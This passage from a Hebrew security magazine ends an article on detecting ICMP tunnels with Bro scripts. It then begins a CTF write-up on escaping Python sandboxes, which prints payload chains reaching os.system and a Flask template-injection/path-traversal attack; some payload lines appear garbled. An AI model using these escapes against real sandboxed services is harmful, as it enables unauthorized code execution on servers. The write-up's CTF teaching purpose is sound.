אפשר לראות שהאובייקט c מכיל בתוכו הרבה משתנים שלכל אחד מהם יש ערך. כלומר במידה וארצה להדפיס רק את כתובת המקור של ה-connection החדש, אעשה זאת כך:

```
Print c$id$orig_h;
```

Event-ים נוספים שכדאי להכיר הם: Bro_init ו-Bro_done. Bro_init הוא event הפועל בכל פעם ש-Bro מופעל. כשארצה לכתוב בסקריפט פעולות שיפעלו בהתחלה, ללא שום טריגר ספציפי מחבילה, אשתמש ב-Event זה. Bro_done הינו Event הפועל כל פעם ש-Bro נסגר. Bro מספק ספריית Events ענקית, כמעט לכל פרטוקול מוכר וזאת בלי להזכיר את ה-Events שניתן ליצור בעצמנו.

ה-Event-ים שהשתמשתי לסקריפט שלי הם icmp_echo_request ו-icmp_echo_replay. כמו שאפשר לנחש, ה-Event-ים האלה מופעלים כאשר מגיע הודעת echo request או replay. בנוסף, הם מספקים פרטים אודות ה-connection וה-Payload של כל אחת מחבילות המידע. כמו שהבנו קודם לכן, ה-Payload הוא המידע החשוב, מפני ש שם יש את חבילת המידע המקורית. בואו נשתמש בסקריפט בכדי להדפיס את ה-Payload.

בדוגמא הבאה כתבתי event של הודעת echo request ובכל פעם שהיא תופעל היא תדפיס את ה-Payload:

```
event icmp_echo_request(c: connection, icmp: icmp_conn, id: count, seq:  
count, payload: string)  
  
{  
    Print -----request payload-----;  
    print payload;  
}
```


זהו הפלט:

```
-----request payload-----
\xd5 \x08\x80\xc0\xa8K\x88\x00\x00\x00P@\x00\x00\x00\x00\x00\xff\xff\x00\x
-----request payload-----
\xd5 \x08\x80\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x02\x00\x00\xff\xff
localhost:8080\x0d\x0aAccept: /*\x0d\x0a\x0d\x0a
-----request payload-----
\xd5 \x08\x80\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x03\x00\x00\x00%\x0
-----request payload-----
\xd5 \x08\x80\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x03\x00\x00\x00%\x0
```

ה-Payload שאנחנו רואים כאן הוא אותו Payload שניתחנו קודם עם scapy. לכן עכשיו, אחרי שיש לנו אותו בידים, נרצה לייצא ממנו את כתובת היעד, הפורטים וכמובן - התוכן. את הסקריפט שלי ניתן לחלק לשלושה שלבים.

שלב ראשון - זיהוי פקטות ICMP Tunnel:

כדי לזהות חבילות אלו נגדיר ל-Bro להתייחס רק לחבילות אשר מכילות את ה-flag "D5 20". לשם כך אנו נדרשים לקחת את ה-Payload ולקרוא מהמקום בו יש את ה-flag (ה-4 בייטים הראשונים), כדי לעשות זאת הפכתי את ה-Payload לטיפוס מסוג string, ואז בעזרת הפונקציה "sub_bytes" הוצאתי אך ורק את ה-2 בייטים הראשונים והכנסתי אותם למשתנה בשם check:

```
local pk = string_to_ascii_hex(payload);
local check: string = sub_bytes(pk,1,4);
```

לאחר מכן ביצעתי את הבדיקה בעזרת שימוש ב-if פשוט:

```
if (check == "d520")
{
    .....
}
```

שלב שני - הוצאת נתונים רלוונטים מתוך ה-payload לקובץ log:

כמו שהזכרתי בהתחלה, ב-Payload נוכל לאתר את כתובת ה-IP, ה-Port וה-State אשר מעיד על סוג ההודעה. בגלל שכתובת ה-IP וה-Port יהיו רק בפקטות שה-State שווה 0 (תחילת שיחה) אז נעשה תנאי שבדוק את את ערך הבייטים של ה-State, ואז נייצא את כתובת ה-IP וה-Port לפי המיקום שלהם ב-Payload (גם פה אשתמש ב-sub_bytes כדי להוציא אותם):

```
local flag: string = sub_bytes(pk,31,2);

if (flag == "00")
{
    local dst_addr: string = sub_bytes(pk,9,8);
    local st_port: string = sub_bytes(pk,17,8);
}
```


אני מזכיר שהמידע שאנחנו עובדים איתו מה-Payload הוא הקסה-דצימלי. לצערי ל-Bro לא היו פונקציות מובנות להפיכתו לכתובת או מספר לכן כתבתי אותן בעצמי.

פונקציה ראשונה מקבלת רצף הקסה-דצימלי ומחזירה אותו כטיפוס מסוג כתובת IP. פונקציה שנייה גם היא מקבלת רצף הקסה-דצימלי ומחזירה אותו כטיפוס מספרי (count).

בגדול, שתי הפונקציות הפכות את הרצף ההקסה דצימלי לרצף של בייטים, ואז לטיפוס המבוקש (כל זה בעזרת פונקציות מובנות של Bro). לבסוף קראתי ל-2 הפונקציות עם המשתנים שייצאתי קודם:

```
function hex_to_addr(s: string): addr
{
    local ip_bytes: string = hexstr_to_bytestring(s);
    local ip_dest: addr = raw_bytes_to_v4_addr(ip_bytes);
    return ip_dest;
}

function hex_to_port(s: string): count
{
    local port_bytes: string = hexstr_to_bytestring(s);
    local port_dst: count = bytestring_to_count(port_bytes);
    return port_dst;
}

print hex_to_addr(dst_addr);
print hex_to_port(dst_port);
```

ומה שיודפס למסך הוא:


```
listening on eth0
192.168.153.153
80
```

עד שלב זה אספתי את כלל הנתונים שברצוני לכתוב לקובץ ה-log. כל הנושא סביב קובץ ה-log בסקריפט די מורכב, מורכב בעיקר ברמה ה"בירוקרטית". כדי ליצור קובץ לוג חדש שאליו אכתוב את הנתונים הרלוונטים, יש כמה שלבים: תחילה אצטרך להצהיר על קובץ הלוג החדש, ובעצם אוסיף אותו לרשימה של כלל שמות קבצי הלוג הקיימים:

```
redef enum Log::ID += { ptunnel };
```

בפקודה זו הוספתי סוג של קובץ לוג חדש לרשימת ID קיימת, הסוג שהוספתי הוא בשם ptunnel. כמו שראינו בעבר, הנתונים נרשמים לקובץ הלוג בצורה של עמודות. לכן, כדי לכתוב לקובץ הלוג נתונים - עלינו ליצור תחילה אובייקט חדש מסוג record שהאיברים שלו הם העמודות של קובץ הלוג.

טיפוס מסוג record זהו טיפוס דומה ל-dictionary אך כל איבר בו יכול להיות מסוג שונה, כלומר הוא יכול להכיל בתוכו ערכים מסוג מספרי, string וכל ערך אחר שאבחר. כל פעם שארצה להכניס שורה חדשה לקובץ הלוג, אכניס את הנתונים לאובייקט ה-record ואותו אכתוב לקובץ הלוג.

ה-record שיצרתי נקרא info ומכיל בתוכו זמן, כתובת מקור, כתובת יעד ופורט יעד (שימו לב שליד כל איבר ברשימה מצוין הסוג שלו):

```
type info: record { i_time: time &log; source: addr &log; dest: addr &log; dst_port: count &log; };
```

לכל איבר יכול להיות ערך מסוג אחר, לדוגמה הערך של האיבר source יהיה מסוג addr.

לאחר שני השלבים הללו, ניתן ישירות לעבור לכתיבה לקובץ ה-log. תחילה עלינו ליצור stream ל-log שאנו יוצרים. ב-stream אגדיר איזה ID קובץ הלוג שלי (ptunnel), מהן העמודות בקובץ ה-log שלי (info, ה-record שיצרנו) ואיך קובץ הלוג יקרא בפועל שיווצר:

את ה-stream יצרתי ב-event - Bro_init. ה-event שפועל כל פעם כש-Bro נתחיל לרוץ.

```
event Bro_init()
{
    Log::create_stream(ptunnel, [$columns=info, $path="icmp_tunnel"]);
}
```

כל פעם שנאסוף את הנתונים הרלוונטיים לנו ונרצה להכניסם ל-log, ניצור משתנה חדש מסוג info (ה-record שיצרנו) ונכתוב את המשתנה הזה לקובץ הלוג בעזרת פונקציית הכתיבה ל-log (Log::write):

```
local test: info = [ $i_time = network_time(), $source = c$src$orig_h,
    $dest = hex_to_addr(dst_addr), $dst_port = hex_to_port(dst_port)];
Log::write(ptunnel, test);
```

בקוד אני מגדיר משתנה חדש בשם test ומכניס לכל אחד מהאיברים שלו את הנתונים הרלוונטיים. קובץ ה-log שנקבל בסוף יהיה בשם icmp_tunnel.log ויראה כך:

```
#fields i_time source dest dst_port
#types time addr addr count
1513265336.560221 192.168.153.170 192.168.153.153 80
1513265336.561105 192.168.153.170 192.168.153.153 80
1513265337.223729 192.168.153.170 192.168.153.153 80
```

באופן זה יצרנו קובץ לוג פשוט של Bro המספק לנו מידע אודות פעולה מסוימת אותה בחרנו לנטר.

שלב שלישי - כתיבת תוכן השיחה לקובץ:

לאחר שהסקריפט מגלה שהיה Tunnel, ומזהה את הכתובות שביצעו אותו - מעניין אותנו לדעת מה התוכן שעבר שם. שלב זה יחסית פשוט מפני שאנו כבר יודעים איפה נמצא ה-Data ב-Payload. כך שכל מה שנשאר לנו הוא לכתוב אותו לקובץ. הפקטות שמעניינות אותנו אלה הן ה-State שלהן שווה 1,2 שהן החבילות אשר עובר בהן מידע ו-Acknowledge.

תחילה אני פותח קובץ בשם data שאליה אכתוב את כל ה-data שאני מוציא. כדי לעשות זאת אני משתמש בפונקציה open_for_append כדי שאוכל להוסיף מידע לקובץ מבלי לדרוס. לאחר מכן, בעזרת sub_bytes אני לוקח מה-payload את ה-data על פי הבייטים שהוא נמצא בהם. את ה-data שאני מוציא

אני מנקה בעזרת split מכל מיני בייטים מיותרים ויוצר רשימה המכילה לי את כל השורות של ה-data. הרשימה הזאת נקראת בקוד שלי headers. על כל אחת מהשורות האלה אני רץ עם לולאת for וכותב אותן לתוך הקובץ שפתחתי (בעזרת הפונקציה write_file). לבסוף סוגר את הקובץ - שלב הכרחי לעבודה עם קבצים ב-Bro:

```
if (flag == "01" || flag == "02")
{
    local f = open_for_append("/home/r123/Desktop/icmp/data");
    local d: string = sub_bytes(payload, 29, 200);
    local headers = split(d, /\x0d\x0a/);
    local i: count = 1;
    while ( i <= |headers| )
    {
        print headers[i];
        write_file(f, headers[i]);
        write_file(f, "\n");
        i +=1;
    }
    close(f);
}
```

הקובץ שאקבל בסוף יראה כך:

```
data - Mousepad
File Edit View Text Document Navigation Help

GET /flag.jpg HTTP/1.1
User-Agent: curl/7.26.0
Host: localhost:8080
Accept: */*

HTTP/1.1 200 OK
Date: Tue, 29 Sep 2015 16:49:52 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Tue, 29 Sep 2015 16:48:06 GMT
ETag: "8f44-520e594065d58"
Accept-Ranges: bytes
Content-Length: 366

Filetype: None | Line: 1 Column: 0 | OVR
```

קובץ נקי המראה לי בדיוק את תוכן השיחה המתועלת שעברה.

הסקריפט המלא:

```
redef enum Log::ID += { ptunnel };
type info: record { i time: time &log; source: addr &log; dest: addr &log; dst port: count &log; };

function hex to addr(s: string): addr
{
    local ip_bytes: string = hexstr to bytestring(s);
    local ip_dest: addr = raw bytes to v4 addr(ip bytes);
    print ip_dest;
    return ip_dest;
}

function hex_to_port(s: string): count
{
    local port bytes: string = hexstr to bytestring(s);
    local port_dst: count = bytestring to count(port bytes);
    print port_dst;
    return port_dst;
}

event Bro_init()
{
    Log::create_stream(ptunnel, [$columns=info, $path="icmp_tunnel"]);
}

event icmp_echo_reply(c: connection, icmp: icmp_conn, id: count, seq: count, payload: string)
{
    local pk = string_to_ascii_hex(payload);
    local check: string = sub_bytes(pk,1,4);
    if (check == "d520")
    {
        local flag: string = sub_bytes(pk,31,2);
        if (flag == "00")
        {
            local dst_addr: string = sub_bytes(pk,9,8);
            local dst_port: string = sub_bytes(pk,17,8);

            local test: info = [
                $i time = network time(),
                $source = c$id$orig_h,
                $dest = hex to addr(dst_addr),
                $dst_port = hex_to_port(dst_port)];
            Log::write(ptunnel, test);
        }
        if (flag == "01" || flag == "02")
        {
            local f = open for append("/home/rt/Desktop/icmp/data");
            local d: string = sub_bytes(payload, 29,200);
            local headers = split(d, /\x0d\x0a/);
            print |headers|;
            local i: count = 1;

            while ( i <= |headers| )
            {
                print headers[i];
                write file(f, headers[i]);
                write file(f, "\n");
                i +=1;
            }
            close(f);
        }
    }
}

event icmp_echo_request(c: connection, icmp: icmp_conn, id: count, seq: count, payload: string)
{
    local pk = string_to_ascii_hex(payload);
    local check: string = sub_bytes(pk,1,4);
    if (check == "d520")
    {
        local flag: string = sub_bytes(pk,31,2);
        if (flag == "00")
```

```
{
    local dst_addr: string = sub_bytes(pk,9,8);
    local dst_port: string = sub_bytes(pk,17,8);
    local test: info = [
        $i time = network time(),
        $source = c$id$orig h,
        $dest = hex_to_addr(dst_addr),
        $dst_port = hex_to_port(dst_port)];
    Log::write(ptunnel, test);
}
if (flag == "01" || flag == "02")
{
    local f = open_for_append("/home/rt/Desktop/icmp/data");
    local d: string = sub_bytes(payload, 29,200);
    local headers = split(d, /\x0d\x0a/);
    print |headers|;
    local i: count = 1;

    while ( i <= |headers| )
    {
        print headers[i];
        write file(f, headers[i]);
        write file(f, "\n");
        i +=1;
    }
    close(f);
}
}
```

לסיכום

במאמר זה למדנו לעבוד עם הכלי Bro, כיצד הוא עובד וכיצד ניתן לרתום אותו לטובתנו בעזרת כתיבת סקריפטים. דיברנו על ICMP Tunnelling בעזרת ptunnel, וכמובן - כיצד ניתן לזהות תקשורת זו באמצעות Bro. עיקר מטרת המאמר שלי היא לתת היכרות עם Bro ולהראות כמה השפת סקריפטים שהוא מספק מכניסה דינמיות וגמישות שלא קל למצוא בכלים אחרים. עם שימוש נכון ב-Bro כנראה שאין תרחיש אותו אי אפשר לתפוס...

תודות

עמית פורת - על העזרה והליווי בכתיבה

על המחבר

יואב קמיר בן 22, כארבע שנים בתחום, עוסק בעיקר בעולם ה-network forensics. לשאלות / הערות / תיקונים אשמח לקבל מייל בכתובת: yoavkamir@gmail.com


מקורות

ה-Documentation מהאתר הרישמי של Bro:

<https://www.Bro.org/documentation/index.html>

קישור להורדת הכלי ptunnel:

<http://www.mit.edu/afs.new/sipb/user/golem/tmp/ptunnel-0.61.orig/web>

Escaping the Python Sandbox

מאת תומר זית

הקדמה

יש שני דברים שאני מאוד אוהב: תחרויות בסגנון CTF (Capture The Flag) ופייתון. לשמחתי גיליתי במהלך השנים שיש אתגרים שמשלבים את השניים.

במאמר זה אני אדבר על אתגרים מ-3 תחרויות שונות (CSAW CTF 2014, Bsidessf CTF 2017, Xiomara CTF 2017), בהם אדגים כמה הגמישות של פייתון אפשרה לי לעקוף הגנות שניסו להפוך את ה-Sandboxed Interpreter ל-Python Shell (כלומר שלא מאפשר לגשת לפונקציות שעולות לפגוע בשרת שעליו הוא יושב). אחד האתגרים שילב בעיית אבטחה אמיתית ב-Flask שקיימת In The Wild.

חשוב לציין שאת האתגרים אציג באופן מקומי כי השרתים המקוריים כבר לא קיימים, אז אם קראתם את ה-Writeups המקוריים - המאמר הזה יהיה טיפה שונה.

Xiomara CTF 2017 - Secure Pyshell

בתרגיל הזה אנחנו צריכים להוכיח שהאינטרפרטר המרוחק לא מאובטח. בתור התחלה ננסה להבין מה אפשר ואי אפשר לעשות ב-Shell שקיבלנו. כך נראה העמוד הראשון של האתגר:

Secure Pyshell - 100 Pwning - Solved

Solve

Hint

Review

A friend of mine is die hard fan of python . He created a python interpreter of his own And claims to be very secure , prove him he is wrong. He loves Trump, btw.

nc 139.59.61.220 22345

Submit

כשמתחברים עם nc ל-IP ול-Port שהוגדרו, מקבלים את ה-Banner הבא:

```
Welcome to Secure Python Interpreter
=====

Rules:
  -Do not import anything
  -No peeking at files!
  -No sharing of flags :)

>>> import os
Do you think my code is so insecure ?
You can never get out of my jail :)
>>>
```

טוב נו היה שווה לנסות....

נעבור על ה-API של פייתון ונראה עם איזה פונקציות אנחנו יכולים להשתמש:

```
>>> print(open)
<built-in function open>
```

אנחנו יכולים להדפיס וגם לפתור קבצים (מעניין!):

```
>>> print(open(__file__))
<_io.TextIOWrapper name='pwn2.py' mode='r' encoding='cp1252'>
```

פתחנו את הקובץ של האתגר, עכשיו ננסה לקרוא אותו...


```
>>> print(open(__file__).read())
Do you think my code is so insecure ?
You can never get out of my jail :)
```

אז אנחנו יכולים לפתוח קבצים אבל לא יכולים לקרוא אותם? נשמע קצת מוזר...

```
>>> print("read")
read
>>> print(".read")
Do you think my code is so insecure ?
You can never get out of my jail :)
```

עכשיו הכל ברור, אנחנו לא יכולים להשתמש בתו '!' אז איך עכשיו נוכל לקרוא את הקובץ? אז מסתבר שבפייתון אפשר לא צריך להשתמש בנקודה, אפשר לעשות הכל דרך `getattr`, פשוט במקום להשתמש ב:

```
print(open(__file__).read())
```


אנחנו נשתמש ב:

```
print(getattr(open(__file__), "read")())
```

והתוצאה:

```
>>> print(getattr(open(__file__), "read")())
#!/usr/bin/python3
import sys, cmd, os

del __builtins__.__dict__['_import_']
del __builtins__.__dict__['eval']

intro = """
Welcome to Secure Python Interpreter
=====
Rules:
-Do not import anything
-No peeking at files!
-No sharing of flags :)
"""

def execute(command):
    exec(command, globals())

class Jail(cmd.Cmd):
    prompt = '>>> '
    filtered = '\n|.input|if|else|eval|exit|import|quit|exec|code|const|vars|str|chr|ord|local|global|join|format|replace|translate|try|except|with|content|frame|back'.split('|')

    def do_EOF(self, line):
        sys.exit()
```

אנחנו יכולים עכשיו לקרוא קבצים, אבל איך נמצא את הקובץ שאותו אנחנו צריכים לקרוא?

```
>>> print(os)
<module 'os' from 'C:\Python34\lib\os.py'>
```

מישהו היה ממש נחמד אלינו ועשה `import os` בתחילת התוכנית...

זה אומר שאנחנו יכולים להשתמש בפקודה הבאה:

```
print(getattr(os, "listdir")())
```

והתוצאה:

```
>>> print(getattr(os, "listdir")())
['Answer.txt', 'pwn2.py', 'ReadMe.txt']
```

עכשיו כשאנחנו יודעים שאנחנו יכולים לקרוא קבצים במערכת הפעלה, איך נקרא קובץ שמכיל נקודה בלי להשתמש בנקודה?

```
>>> print(getattr(open("Answer\x2etxt"), "read")())
print(getattr(open(__file__), "read")())
print(getattr(os, "listdir")("/home/pwn2/"))
print(getattr(open("/home/pwn2/flag\x2etxt"), "read")())
```

פתרנו את הבעיה הזאת בצורה הכי פשוטה שאפשר, במקום להשתמש בנקודה השתמשנו בייצוג של התו בהקסה (`\x2e`) וככה סטטית כשמחפשים נקודה לא ימצאו.

CSAW CTF 2014 - pybabbies

pybabbies

200

443 solves

so secure it hurts

nc 54.165.210.171 12345

Written by ColdHeat

[pyshell.py](#)

Submit

שוב אנחנו צריכים להגיע למצב שאנחנו מריצים קוד שיאפשר לנו לשלוט בהוסט רק שהפעם אנחנו מקבלים את קוד המקור של התוכנית:

```
#!/usr/bin/env python

from __future__ import print_function


print("Welcome to my Python sandbox! Enter commands below!")

banned = [
    "import",
    "exec",
    "eval",
    "pickle",
    "os",
    "subprocess",
    "kevin sucks",
    "input",
    "banned",
    "cry sum more",
    "sys"
]

targets = __builtins__.__dict__.keys()
targets.remove('raw_input')
targets.remove('print')
for x in targets:
    del __builtins__.__dict__[x]

while 1:
    print(">>>", end=' ')
    data = raw_input()

    for no in banned:
        if no.lower() in data.lower():
            print("No bueno")
            break
    else: # this means nobreak
        exec data
```


אז לפי הקוד אנחנו יכולים לראות שהסטריינגים המעניינים כמו `pickle`, `import`, `eval`, `exec`, `input`, `os`, `sys` ועוד לא שימושיים, לא נורא נוכל לחיות בלעדיהם. מיד אחר כך אנחנו רואים שמחקו לנו את כל ה-Buildins חוץ מ-`Print` ו-`raw_input`, טוב פה זה כבר התחיל להסתבך.

אז איך ניגשים למצב כזה? אני תמיד ניגש לסוגי משתנים הבסיסיים של השפה... (אמנם `str()` לא יעבוד אבל "" חייב לעבוד... וזה אותו הדבר בדיוק):

```
Welcome to my Python sandbox! Enter commands below!
>>> print("3MAGLAER"[:-1].lower())
realgam3
```

אז הבדיקת שפיות שלנו עבדה, אנחנו באמת יכולים להשתמש בסוגי משתנים בסיסיים וגם לקרוא לפונקציות שלהם (יש לנו אפשרות להשתמש נקודה).

בגלל שפייטון תומכת ב-Object Oriented יש לנו יכולת לעבור מסוג משתנה אחד לסוג משתנה בסיסי יותר, כרגע אנחנו רוצים להגיע למשתנה הכי בסיסי שיכול להיות (`object`), עוד קשה להסביר למה אבל תראו בהמשך...

```
>>> print("".__class__.__mro__)
(<type 'str'>, <type 'basestring'>, <type 'object'>)
>>> print("".__class__.__mro__[-1])
<type 'object'>
```

אוקי זוהי דרך אחת להשיג את סוג המשתנה `object`, נפנה ל-`class` של סטרינג ושם נבקש את ה-`mro` (Method Resolution Order) כלומר כל סוגי המשתנים לפי סדר הירושה, אז כמובן שהאחרון (הבסיסי ביותר) יהיה `object`.

כעת אנו צריכים להבין מה אנחנו יכולים לעשות איתו. נתחיל בניסיון להוציא מידע מי ה-sub classes שלו:

```
>>> print("".__class__.__mro__[-1].__subclasses__())
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable_iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'sys.getwindowsversion'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'nt.stat_result'>, <type 'nt.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 'weakref.WeakSet'>, <class 'weakref.WeakSet'>, <class 'abc.Hashable'>, <class 'abc.Callable'>, <class 'abc.Iterator'>, <class 'abc.Sized'>, <class 'abc.Container'>, <class 'abc.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class 'site.Printer'>, <class 'site.Helper'>, <type 'sre.SRE_Pattern'>, <type 'sre.SRE_Match'>, <type 'sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <type 'operator.itemgetter'>, <type 'operator.attrgetter'>, <type 'operator.methodcaller'>, <type 'functools.partial'>]
```

יש המון ואנחנו עוד רוצים להריץ קוד משלנו... אני אחסוך לכם את המחקר הארוך כדי להבין איזה איבר בליסט הזה יכול לעזור לנו לקבל הרצה או ספרייה מעניינת ואגיד לכם שמה שאנחנו צריכים זה `warning.WarningMessage`, ככה נשיג את האינדקס:

```
>>> print([t.__name__ for t in ".__class__.__mro__[-1].__subclasses__().index("WarningMessage")])
59
```

כעת, כשאנחנו יודעים שהאינדקס הוא 59 נוכל להשתמש ב-WarningMessage כדי לקבל את המשתנים הגלובלים של הפונקציית init (קונסטרקטור) של האובייקט בעזרת:

```
print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals)
```

והפלט:

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals)
<unbound method WarningMessage.__init__ at 0x000000005325C18>
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals)
{'filterwarnings': <function filterwarnings at 0x000000005325C18>, 'once_registry': {}, 'WarningMessage': <class 'warnings.WarningMessage'>, 'show_warning': <function show_warning at 0x000000005325BA8>, 'filters': [(<'ignore', None, <type 'exceptions.DeprecationWarning'>, None, 0), (<'ignore', None, <type 'exceptions.PendingDeprecationWarning'>, None, 0), (<'ignore', None, <type 'exceptions.ImportWarning'>, None, 0), (<'ignore', None, <type 'exceptions.BytesWarning'>, None, 0)], 'setoption': <function setoption at 0x000000005325E48>, 'showwarning': <function show_warning at 0x000000005325BA8>, 'all': ['warn', 'warn_explicit', 'showwarning', 'formatwarning'], 'filterwarnings': <function filterwarnings at 0x000000005325C18>, 'resetwarnings': <function resetwarnings at 0x000000005325E88>, 'simplefilter': <function simplefilter at 0x000000005325CF8>, 'default_action': 'default', 'getcategory': <function getcategory at 0x000000005325F28>, 'builtins': {'print': <built-in function print>, 'raw_input': <built-in function raw_input>}, 'catch_warnings': <class 'warnings.catch_warnings'>, 'file': <module 'warnings' from 'C:\\Development\\Python27x64\\lib\\warnings.pyc'>, 'warnpy3k': <function warnpy3k at 0x000000005325C88>, 'sys': <module 'sys' (built-in)>, 'name': 'warnings', 'warn_explicit': <built-in function warn_explicit>, 'types': <module 'types' from 'C:\\Development\\Python27x64\\lib\\types.pyc'>, 'warn': <built-in function warn>, 'processoptions': <function processoptions at 0x000000005325D08>, 'defaultaction': 'default', 'doc': 'Python part of the warnings subsystem.', 'linecache': <module 'linecache' from 'C:\\Development\\Python27x64\\lib\\linecache.pyc'>, 'OptionError': <class 'warnings.OptionError'>, 'resetwarnings': <function resetwarnings at 0x000000005325E88>, 'formatwarning': <function formatwarning at 0x000000005325B38>, 'getaction': <function getaction at 0x000000005325E88>}
```

אנחנו יכולים לראות שב-namespace הגלובלי של הפונקציה init ב-WarningMessage יש ספרייה בשם linecache, בואו נבדוק מה נוכל לעשות משם....

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"])
<module 'linecache' from 'C:\\Development\\Python27x64\\lib\\linecache.pyc'>
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__)
{'updatecache': <function updatecache at 0x000000005105AC8>, 'clearcache': <function clearcache at 0x000000005105978>, 'all': ['getline', 'clearcache', 'checkcache'], 'builtins': {'print': <built-in function print>, 'raw_input': <built-in function raw_input>}, 'file': <module 'linecache' from 'C:\\Development\\Python27x64\\lib\\linecache.pyc'>, 'cache': {}, 'checkcache': <function checkcache at 0x000000005105A58>, 'getline': <function getline at 0x000000005105908>, 'package': None, 'sys': <module 'sys' (built-in)>, 'getlines': <function getlines at 0x0000000051059E8>, 'name': 'linecache', 'os': <module 'os' from 'C:\\Development\\Python27x64\\lib\\os.pyc'>, 'doc': 'Cache lines from files.\\nThis is intended to read lines from modules imported -- hence if a filename\\nis not found, it will look down the module search path for a file by\\nthat name.\\n'}
```

אז הוצאנו את כל המשתנים שנמצאים בתוך הספרייה הזאת בעזרת __dict__ (שזה בעצם כמו לעשות (vars(lib), ושם אנחנו רואים שיש לנו את המודול os:

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__["os"])
No bueno
```

נראה שכחנו שאי אפשר לכתוב os אז מה עושים?

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__["os"] + 's')
<module 'os' from 'C:\\Development\\Python27x64\\lib\\os.pyc'>
```


הוצאנו עוד שפן מהכובע, בעזרת מניפולציה פשוטה של סטרינגים עם 'd' כתבנו OS בלי שזה יזדהה:

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__["os"] + 's').__dict__['s'].format('y', 'e'))(whoami)
\\realgam3
```


בשביל להביא את הפונקציה system השתמשנו ב-string.format סתם כי אנחנו יכולים והוצאנו whoami (Game Over).

BsidesSF CTF 2017 - Zumbo 3


הייתי שמח להראות את השלב הראשון והשני של Zumbo, אבל זה קצת חורג מהסקופ של המאמר אז אצמד ל-3 עם הסבר קצר לאיך להגיע לסורס קוד שלו (שאת זה עושים בתרגיל הראשון).

אנחנו רואים שיש גישה לקובץ index.template (זה נשמע מוכר) ... בפלאסק יש טמפלייטים, אבל בפלאסק בברירת מחדל, הגישה לקבצים הסטטיים היא דרך תקייה static והגישה ל-templates היא דרך התיקיה templates - וגם זה רק לרינדור של הדף. אז מישו פה מימש בעצמו כנראה גישה לקבצים סטטיים, אולי נשתמש בזה לטובתנו. בקוד המקור של ה-html אנחנו רואים:

```
<!-- page: index.template, src: C:\Pentest\Articles\Python  
Escaping The Sandbox\BsidesSF CTF 2017\Zumbo 1\serverdw.py -->
```

זה עוד לא אומר לנו כלום אבל אנחנו עוד בטח נעזר בזה, במיוחד ב-path של הקובץ פייתון הראשי.

צדקנו בקשר למימוש, פנייה פשוטה ל-`uri="/serverdw.py"` דרך הדפדפן מראה לנו את קוד המקור:

```
1 import flask, sys, os
2 import requests
3
4 app = flask.Flask(__name__)
5 counter = 12345672
6
7
8 @app.route('/<path:page>')
9 def custom_page(page):
10     if page == 'favicon.ico': return ''
11     global counter
12     counter += 1
13     try:
14         template = open(page).read()
15     except Exception as e:
16         template = str(e)
17     template += "\n<!-- page: %s, src: %s -->\n" % (page, __file__)
18     return flask.render_template_string(template, name='test', counter=counter);
19
20 @app.route('/')
21 def home():
22     return flask.redirect('/index.template');
23
24 if __name__ == '__main__':
25     flag1 = 'FLAG: FIRST_FLAG_WASNT_HARD'
26     # with open('../flag') as f:
27     #     flag2 = f.read()
28     # flag3 = requests.get('http://vault:8080/flag').text
29
30     print "Ready set go!"
31     sys.stdout.flush()
32     app.run(host="0.0.0.0")
33 <!-- page: serverdw.py, src: C:\Pentest\Articles\Python Escaping The Sandbox\BsidesSF CTF 2017\Zumbo 1\serverdw.py -->
```

מכיוון שקשה לי להתאפק, אגיד שכדי לקרוא את הדגל שנמצא בקובץ `../flag` כל מה שאנחנו צריכים זה לגשת ל-`uri="/../flag"`, אך הדפדפן יבצע על ה-`url` הזה נורמליזציה ויהפוך אותו ל-`"/flag"` אז נצטרך לעבור דרך פרוקסי כדי שזה באמת יעבוד או דרך כל ספרייה \ כלי לשליחת בקשות. (פתרון ל-Zumbo2)


הסיבה להתנהגות הזו היא השימוש בפרמטר מסוג `path`, שכשמו כן הוא: `path` מדויק לקובץ (שיכול להיות גם רלטיבי ואין לו `root` ספציפי).

אבל איך אנחנו יכולים להשתמש במידע הזה בשביל להריץ קוד בצד השרת? מסתבר שהמימוש שלהם לרינדור של הטמפלייט טיפה מוזר... למה שהם ירנדרו את ה-`Exception` בתור `Template`?

ננסה להשתמש בזה לטובתנו, פשוט נשים `path` שלא קיים כדי לייצר `Exception`:

```
1 [Errno 2] No such file or directory: u'digitalwhisper'
